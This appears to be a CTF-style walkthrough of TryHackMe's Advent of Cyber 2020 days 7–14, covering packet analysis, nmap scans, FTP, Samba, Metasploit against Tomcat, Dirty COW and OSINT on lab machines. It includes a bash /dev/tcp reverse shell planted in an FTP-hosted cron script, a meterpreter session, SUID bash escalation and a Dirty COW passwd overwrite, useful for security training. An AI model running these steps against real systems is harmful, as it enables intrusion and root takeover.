
| ftp |           |               |               |          |        |  |
|-----|-----------|---------------|---------------|----------|--------|--|
| No. | Time      | Source        | Destination   | Protocol | Length | Info                                       |
| 20  | 7.866325  | 10.10.73.252  | 10.10.122.128 | FTP      | 83     | Request: USER elfmcskidy                   |
| 22  | 7.866430  | 10.10.122.128 | 10.10.73.252  | FTP      | 100    | Response: 331 Please specify the password. |
| 28  | 14.282063 | 10.10.73.252  | 10.10.122.128 | FTP      | 98     | Request: PASS plaintext_password_fiasco    |

ssh

| ssh |          |               |             |          |        |                                   |
|-----|----------|---------------|-------------|----------|--------|-----------------------------------|
| No. | Time     | Source        | Destination | Protocol | Length | Info                              |
| 1   | 0.000000 | 10.10.122.128 | 10.11.3.2   | SSH      | 102    | Server: Encrypted packet (len=48) |
| 2   | 0.000084 | 10.10.122.128 | 10.11.3.2   | SSH      | 150    | Server: Encrypted packet (len=96) |

http

| http |               |              |              |          |        |                             |
|------|---------------|--------------|--------------|----------|--------|-----------------------------|
| No.  | Time          | Source       | Destination  | Protocol | Length | Info                        |
| 166  | 11.665107     | 10.10.53.219 | 10.10.21.210 | HTTP     | 139    | GET / HTTP/1.1              |
| 168  | 11.665723     | 10.10.21.210 | 10.10.53.219 | HTTP     | 4852   | HTTP/1.1 200 OK (text/html) |
| +    | 291 26.537049 | 10.10.53.219 | 10.10.21.210 | HTTP     | 215    | GET /christmas.zip HTTP/1.1 |



| Wireshark · Export · HTTP object list (as) |           |                 |             |               |  |
|--|-----------|-----------------|-------------|---------------|--|
| Packet                                     | Hostname  | Content Type    | Size        | Filename      |  |
| 168  | tbfc.blog | text/html       | 4,532 bytes | /             |  |
| 395  | tbfc.blog | application/zip | 565 kB      | christmas.zip |  |

unzip christmas.zip

```
[headcrusher@parrot] - [~/Downloads]
└─ $unzip christmas.zip
Archive: christmas.zip
  inflating: AoC-2020.png
  inflating: christmas-tree.jpg
  inflating: elf_mcskidy_wishlist.txt
  inflating: Operation Artic Storm.pdf
  inflating: selfie.jpg
  inflating: tryhackme_logo_full.svg
```

cat elf\_mcskidy\_wishlist.txt

```

└─ $cat elf_mcskidy_wishlist.txt
Wish list for Elf McSkidy
-----
Budget: £100

x3 Hak 5 Pineapples
x1 Rubber ducky (to replace Elf McEager)

```

## Day 8 – Enumeration

When was Snort created?

Aproximadamente 4.440.000 resultados (0,49 segundos)

**1998**

**Snort** is a free open source network intrusion detection system and intrusion prevention system **created** in 1998 by Martin Roesch, founder and former CTO of Sourcefire. 21 de mai. de 2020

[www.cyber.gov.au](http://www.cyber.gov.au) › acsc › view-all-content › glossary  
[SNORT | Cyber.gov.au](http://SNORT | Cyber.gov.au)

sudo nmap -A -Pn -vvv 10.10.161.33

**80,222,3389**

**Ubuntu**

**Blog**

```

PORT      STATE SERVICE      REASON      VERSION
80/tcp    open  http        syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 9268CAEFCAF1552FC4167D1BD206BE1AA
|_http-generator: Hugo 0.78.2
| http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: TBFC's Internal Blog
2222/tcp  open  ssh        syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 cf:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAQABAAQCeUdoxbpD/VG2Anwtrg/HQdFnIEXJr2itwbC6Fb0/hlMe8QxxC0FxY77GHkpEdJ9cLDqeis09e6sGu020EorYGueHmdMIP5gUDRHCUvxZezBe7RtU9FytN7H8oHP61gTydIDuPW+T0+Y1H9SGTG7TutcfvQcwqcg9HGR/ZAJaZlgzPgm/H/CyisWjfjnaXnRT7JPMuJybdec1utoc+bHvnKR2l6NRmVpWnTesxU4b/69Qu6imbtbKxTRNy0Upd0LCVPxakoVn6r0r2Gbcckhu+MhlWjXFqnjbKgefvZWPowtSB6dmVD0G4xx50htv0cep0J540cZbIphvbJBr
|_ 256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAQBBAirgoQLD0X59d1HTrcSijLrBtmrId0RIf0GNfvYnsvPbA2you+IDigr/GxM4BvZzMw8ykwmexXKg0581Imfog=
|_ 256 do:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAIJaUXHMBxa8vB36vXhVsCfEiMrH8R6xlwPJRTsCCphG
3389/tcp  open  ms-wbt-server  syn-ack ttl 61 xrdp

```

## Day 9 – FTP Server

ftp 10.10.69.183

anonymous

```
[headcrusher@TOrmentor] - [~]
└─ $ftp 10.10.69.183
Connected to 10.10.69.183.
220 Welcome to the TBFC FTP Server!.
Name (10.10.69.183:headcrusher): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0          0          4096 Nov 16 15:04 backups
drwxr-xr-x    2 0          0          4096 Nov 16 15:05 elf_workshops
drwxr-xr-x    2 0          0          4096 Nov 16 15:04 human_resources
drwxrwxrwx    2 65534    65534      4096 Nov 16 19:35 public
```

cd public

get backup.sh

get shoppinglist.txt

```
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (384.0920 kB/s)
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (184.5472 kB/s)
```

cat shoppinglist.txt

```
[headcrusher@TOrmentor] - [~]
└─ $cat shoppinglist.txt
The Polar Express Movie
```

nano backup.sh

```
GNU nano 5.4                                         backup.sh *
#!/bin/bash
bash -i >& /dev/tcp/10.2.11.159/4444 0>&1
```

put backup.sh

```
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
55 bytes sent in 0.00 secs (801.6558 kB/s)
```

sudo nc -nlvp 4444

cat /root/flag.txt

```
[headcrusher@T0rmentor]~]
$ sudo nc -nlvp 4444
[sudo] password for headcrusher:
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.69.183.
Ncat: Connection from 10.10.69.183:39474.
bash: cannot set terminal process group (1228): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even you can be santa}
```

## Day 10 – Samba Server

enum4linux 10.10.142.206

```
=====
|   Users on 10.10.142.206   |
=====
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy      Name:   Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager        Name: elfmceager      Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson    Name:   Desc:

user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
```

```
=====
| Share Enumeration on 10.10.142.206 |
=====

      Sharename          Type        Comment
      -----          ----        -----
tbfc-hr            Disk        tbfc-hr
tbfc-it            Disk        tbfc-it
tbfc-santa         Disk        tbfc-santa
IPC$              IPC         IPC Service (tbfc-smb server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 10.10.142.206
//10.10.142.206/tbfc-hr Mapping: DENIED, Listing: N/A
//10.10.142.206/tbfc-it Mapping: DENIED, Listing: N/A
//10.10.142.206/tbfc-santa    Mapping: OK, Listing: OK
//10.10.142.206/IPC$        [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
```

smbclient //10.10.142.206/tbfc-santa/

*No Password*

```
[x]-[headcrusher@TOrmentor]-[~]
└─ $smbclient //10.10.142.206/tbfc-santa/
Enter WORKGROUP\headcrusher's password:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
jingle-tunes
note_from_mcskidy.txt

D          0   Wed Nov 11 23:12:07 2020
D          0   Wed Nov 11 22:32:21 2020
D          0   Wed Nov 11 23:10:41 2020
N         143  Wed Nov 11 23:12:07 2020

10252564 blocks of size 1024. 5368116 blocks available
```

## Day 11 – Privilege Escalation

What type of privilege escalation involves using a user account to execute commands as an administrator?

vertical

Correct Answer

What is the name of the file that contains a list of users who are a part of the `sudo` group?

sudoers

Correct Answer

ssh cmnatic@10.10.48.172

aoc2020

```
[headcrusher@T0rmentor]~$ ssh cmnatic@10.10.48.172
The authenticity of host '10.10.48.172 (10.10.48.172)' can't be established.
ECDSA key fingerprint is SHA256:Epte0uGyoBmg5Gb9zRw9f26JYUHv72UFd1VVNHcItUQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.48.172' (ECDSA) to the list of known hosts
cmnatic@10.10.48.172's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)
```

```
python -m SimpleHTTPServer 8080
```

```
[headcrusher@T0rmentor]~$ python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

```
wget http://10.2.11.159:8080/LinEnum.sh
```

```
chmod +x LinEnum.sh
```

```
./LinEnum.sh -s -k keyword -r report -e /tmp/ -t
```

```
-bash-4.4$ wget http://10.2.11.159:8080/LinEnum.sh
--2020-12-28 14:09:01--  http://10.2.11.159:8080/LinEnum.sh
Connecting to 10.2.11.159:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[=====] 45.54K   66.0KB/s   in 0.7s

2020-12-28 14:09:02 (66.0 KB/s) - 'LinEnum.sh' saved [46631/46631]

-bash-4.4$ chmod +x LinEnum.sh
-bash-4.4$ ./LinEnum.sh -s -k keyword -r report -e /tmp/ -t
```

LinEnum result:

```
[+] Possibly interesting SUID files:
-rwsr-xr-x 1 root root 1113504 Jun  6 2019 /bin/bash
```

<https://gtfobins.github.io/gtfobins/bash/>

```
bash -p
```


```
-bash-4.4$ bash -p
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
bash-4.4#
```

## Day 12 – Exploiting A Web Server With Metasploit

```
nmap -A -Pn -vvv 10.10.64.123
```


```
8080/tcp open  http      syn-ack Apache Tomcat 9.0.17
|_http-favicon: Apache Tomcat
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Apache Tomcat/9.0.17
```

<http://10.10.64.123:8080/cgi-bin/elfwhacker.bat>



```
10.10.64.123:8080/cgi-b x +  
← → ⌂ ⌄ 10.10.64.123:8080/cgi-bin/elfwhacker.bat  
  
-----  
Written by ElfMcEager for The Best Festival Company ~CMNatic  
-----  
Current time: 28/12/2020 14:36:18.34  
-----  
Debugging Information  
-----  
Hostname: TBFC-WEB-01  
User: tbfc-web-01\elfmcskidy  
-----  
ELF WHACK COUNTER  
-----  
Number of Elves whacked and sent back to work: 19356
```

<https://www.exploit-db.com/exploits/47073>



The screenshot shows a web browser displaying the Exploit Database entry for exploit ID 47073. The title of the exploit is "Apache Tomcat - CGI Servlet enableCmdLineArguments Remote Code Execution (Metasploit)". The page provides details such as EDB-ID, CVE, Author, Type, Platform, and Date. It also indicates that the exploit is verified and provides download links for the exploit and vulnerable application.

| EDB-ID: | CVE:      | Author:    | Type:  | Platform: | Date:      |
|---------|-----------|------------|--------|-----------|------------|
| 47073   | 2019-0232 | METASPLOIT | REMOTE | WINDOWS   | 2019-07-03 |

EDB Verified: ✓      Exploit: [Download](#) / [Source](#)      Vulnerable App: [Download](#)

## search CGIServlet

```
msf6 > search CGIServlet
Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
-  --
0  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10    excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
```

Use 0

set rhosts 10.10.64.123

set targeturi /cgi-bin/elfwhacker.bat

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options
Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):
Name      Current Setting  Required  Description
----      -----          ----- 
Proxies           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          10.10.64.123  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT            8080      yes       The target port (TCP)
SSL              false     no        Negotiate SSL/TLS for outgoing connections
SSLCert          -         no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI        /cgi-bin/elfwhacker.bat  yes       The URI path to CGI script
VHOST           -         no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          ----- 
EXITFUNC        process    yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST           10.0.2.15   yes       The listen address (an interface may be specified)
LPORT           4444      yes       The listen port

Exploit target:
Id  Name
--  --
0   Apache Tomcat 9.0 or prior for Windows
```

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run
[*] Started reverse TCP handler on 10.2.11.159:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Command Stager progress -  6.95% done (6999/100668 bytes)
[*] Command Stager progress - 13.91% done (13998/100668 bytes)
[*] Command Stager progress - 20.86% done (20997/100668 bytes)
[*] Command Stager progress - 27.81% done (27996/100668 bytes)
[*] Command Stager progress - 34.76% done (34995/100668 bytes)
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
[*] Command Stager progress - 48.67% done (48993/100668 bytes)
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.64.123
[*] Meterpreter session 1 opened (10.2.11.159:4444 -> 10.10.64.123:49826) at 2020-12-28 11:42:37 -0300
```

dir

```
meterpreter > dir
Listing: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin
=====
Mode          Size    Type  Last modified        Name
----          ----    ---   -----           ---
100777/rwxrwxrwx 73802  fil   2020-12-28 11:40:43 -0300  KyirU.exe
100777/rwxrwxrwx 73802  fil   2020-12-28 11:42:33 -0300  YCBdL.exe
100777/rwxrwxrwx  825   fil   2020-11-19 00:49:25 -0300  elfwhacker.bat
100666/rw-rw-rw-  27    fil   2020-11-19 19:05:43 -0300  flag1.txt
100777/rwxrwxrwx 73802  fil   2020-12-28 11:41:33 -0300  k0QKt.exe
100777/rwxrwxrwx 73802  fil   2020-12-28 11:39:43 -0300  lJArx.exe
```

```
meterpreter > download flag1.txt
[*] Downloading: flag1.txt -> flag1.txt
[*] Downloaded 27.00 B of 27.00 B (100.0%): flag1.txt -> flag1.txt
[*] download : flag1.txt -> flag1.txt
```

```
[headcrusher@T0rmentor]~]
└─$ cat flag1.txt
thm{whacking_all_the_elves}
```

## Day 13 – Dirty Cow

```
sudo nmap -sV -Pn -vvv -T5 10.10.37.174
```

```
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh    syn-ack ttl 61 OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
23/tcp    open  telnet  syn-ack ttl 61 Linux telnetd
111/tcp   open  rpcbind syn-ack ttl 61 2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
telnet 10.10.37.174 23
```

```
[x]-[headcrusher@TOrmentor]-[~]
└─$ telnet 10.10.37.174 23
Trying 10.10.37.174...
Connected to 10.10.37.174.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: █
```

Username: santa // Password: clauschristmas

```
christmas login: santa
Password:
Last login: Sat Nov 21 20:37:37 UTC 2020 from 10.0.2.2 on pts/2
          \ /
          - ->*<- -
          /o\
          /_ \ \
          /_/_θ\_ \
          /_o\_ \ \
          /_/_/_/_/o\
          /@\_ \ @\_ \
          /_/_/0/_/_/_ \
          /_\ \ \ \ \ \ o\ \ \
          /_/_/_/_/_/_@/_ \
          /_\ \ \ \ \ \ \ \ \ \ \
          /_/_o/_/_/_@/_/_o/_/_ \
          [___]
```

```
$ id
uid=1001(santa) gid=1003(santa) groups=1003(santa)
```

cat /etc/\*release

```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
```

cat cookies\_and\_milk.txt

```
$ cat cookies_and_milk.txt
*****
// HAHA! Too bad Santa! I, the Grinch, got here
```

<https://github.com/FireFart/dirtycow/blob/master/dirty.c>

nano dirty.c

```
GNU nano 2.2.6                               File: dirty.c                                         Modified

        NULL);
ptrace(PTRACE_TRACEME);
kill(getpid(), SIGSTOP);
pthread_join(pth,NULL);
}

printf("Done! Check %s to see if the new user was created.\n", filename);
printf("You can log in with the username '%s' and the password '%s'.\n\n",
user.username, plaintext_pw);
printf("\nDON'T FORGET TO RESTORE! $ mv %s %s\n",
backup_filename, filename);
return 0;
}

File Name to Write: dirty.c
^G Get Help          M-D DOS Format      M-A Append      M-B Backup File
^C Cancel           M-M Mac Format      M-P Prepend
```

```
gcc -pthread dirty.c -o dirty -lcrypt
```

./dirty

12345

```
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi3LLch28IK7A:0:0:pwned:/root:/bin/bash

mmap: 7fa49ec31000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '12345'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '12345'.
```

DON'T FORGET TO RESTORE! \$ mv /tmp/passwd.bak /etc/passwd

su firefart

12345

cd /root

```
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
```

cat message\_from\_the\_grinch.txt

```
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!
```

Wow, this house sure was DIRTY!  
I think they deserve coal for Christmas, don't you?  
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,  
and leave the christmas.sh script here too...  
but, create a file named `coal` in this directory!  
Then, inside this directory, pipe the output  
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is  
the flag you can submit to complete this task  
for the Advent of Cyber!

- Yours,  
John Hammond  
er, sorry, I mean, the Grinch  
  
- THE GRINCH, SERIOUSLY

```
touch coal
```

```
tree | md5sum
```

```
firefart@christmas:~# touch coal
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc -
```

## Day 14 – OSINT

<https://www.reddit.com/user/IGuidetheClaus2020/comments/>

IGuidetheClaus2020 commented on Looooool i.redd.it/lzu70q... r/Twitter - Posted by u/FriegusTheBoss

Ouch. Some days I love Twitter. Some days, it's just...lol.

IGuidetheClaus2020 commented on Chicago Public Library says eliminating fines has paid off - After eliminating overdue fees late last year, Chicago Public Library employees saw something that made everyone smile: a jump in the return of books overdue for six months or more. chicago.suntimes.com/2020/1... r/books

IGuidetheClaus2020 3 points · 1 month ago

Fun fact: I was actually born in Chicago and my creator's name was Robert!

IGuidetheClaus2020 commented on Started decorating for Christmas today & I'm very pleased so far! i.redd.it/f78ws7... r/christmas - Posted by u/tipsyseagull

All that's missing is some jingle juice!

IGuidetheClaus2020 commented on My 2020 display in Fullerton, CA - r/christmas - Posted by u/L7Wennie

IGuidetheClaus2020 1 point · 1 month ago

## Chicago

IGuidetheClaus2020 7 points · 1 month ago

Fun fact: I was actually born in Chicago and my creator's name was Robert!

Reply Give Award Share ...

## May

Rudolph's Reddit robert

www.cbc.ca › features › the-real-st... Traduzir esta página

The Real Story Behind Rudolph the Red-Nosed Reindeer ... ✓

The story of Rudolph the Red-Nosed Reindeer began in 1939 with a Jewish Chicago copywriter named Robert May. May worked in the ad department of ...

## Twitter

IGuidetheClaus2020 1 point · 1 month ago

Ouch. Some days I love Twitter. Some days, it's just...lol.

Reply Give Award Share ...

<https://twitter.com/iguidetheclaus2020>

**IGuidetheClaus2020**

twitter.com/IGuidetheClaus2020

IGuidetheClaus2020  
@IGuideClaus2020  
Seeking the truth. Really.  
Business inquiries: rudolphthered@hotmail.com  
Joined November 2020  
5 Following 135 Followers

Tweets Tweets & replies Media Likes

IGuidetheClaus2020 Retweeted

New to Twitter? Sign up

You might like

Bryan Matthew @bryanmatthew21\_ Follow

TGlbhQ== @LindaOrin Follow

## Bachelorette


IGuidetheClaus2020 @IGuideClaus2020 · Nov 25  
Love me some Bachelorette. But Ed? C'mon!

4 5

IGuidetheClaus2020 @IGuideClaus2020 · Nov 25  
Day and night. It got a little cold, so I put a scarf on. Hehe



## Chicago

 **EnrWw...AAOTDL.jpg** huge

Páginas que incluem imagens correspondentes

[chicago.suntimes.com](http://chicago.suntimes.com) › 2018/11/22 ▾ Traduzir esta página

## Chicago's 85th annual Thanksgiving Day Parade: Photos

 1400 × 1400 · 22 de nov. de 2018 — Chicago's 85th annual Thanksgiving Day Parade stepped off Thursday. Over 5,000 participants including marching bands, floats, theater ...

 **IGuidetheClaus2020** @IGuideClaus2020 · Nov 25

Here's a higher resolution to one of the photos from earlier: [tcm-sec.com/wp-content/uploads/2018/11/lights-festival-website.jpg](http://tcm-sec.com/wp-content/uploads/2018/11/lights-festival-website.jpg)

3 13

[Show this thread](#)

<http://exif.regex.info/exif.cgi>

**41.891815, -87.624277**

**Basic Image Information**

Target file: lights-festival-website.jpg

|                 |  |
|-----------------|--|
| Copyright:      | {FLAG}ALWAYSCHECKTHEEXIFD4T4   |
| User Comment:   | Hi. :)   |
| Location:       | Latitude/longitude: 41° 53' 30.5" North, 87° 37' 27.4" West<br>(41.891815, -87.624277)<br><br>Though the photo is not related to <a href="#">Jeffrey's blog</a> , as an aside, you may want to see photos on his blog that might be near this location   |
|                 | Map via embedded coordinates at: <a href="#">Google</a> , <a href="#">Yahoo</a> , <a href="#">WikiMapia</a> , <a href="#">OpenStreetMap</a> , <a href="#">Bing</a> (also see the Google Maps pane below)<br><br>Timezone guess from earthtools.org: 6 hours behind GMT   |
| File:           | 650 × 510 JPEG<br>51,161 bytes (50 kilobytes)  |
| Color Encoding: | <b>WARNING:</b> No color-space metadata and no embedded color profile. Windows and Mac web browsers treat colors randomly.<br>Images for the web are most widely viewable when in the sRGB color space and with an embedded color profile. See my <a href="#">Introduction to Digital-Image Color Spaces</a> for more information. |

© ⓘ ⓘ ⓘ ⓘ Main JPG image displayed here at 69% width (48% the area of the original)




Click image to isolate, click this text to show histogram

**{FLAG}ALWAYSCHECKTHEEXIFD4T4**

| <b>EXIF</b>         |                              |
|---------------------|------------------------------|
| Resolution Unit     | inches                       |
| Y Cb Cr Positioning | Centered                     |
| Copyright           | {FLAG}ALWAYSCHECKTHEEXIFD4T4 |

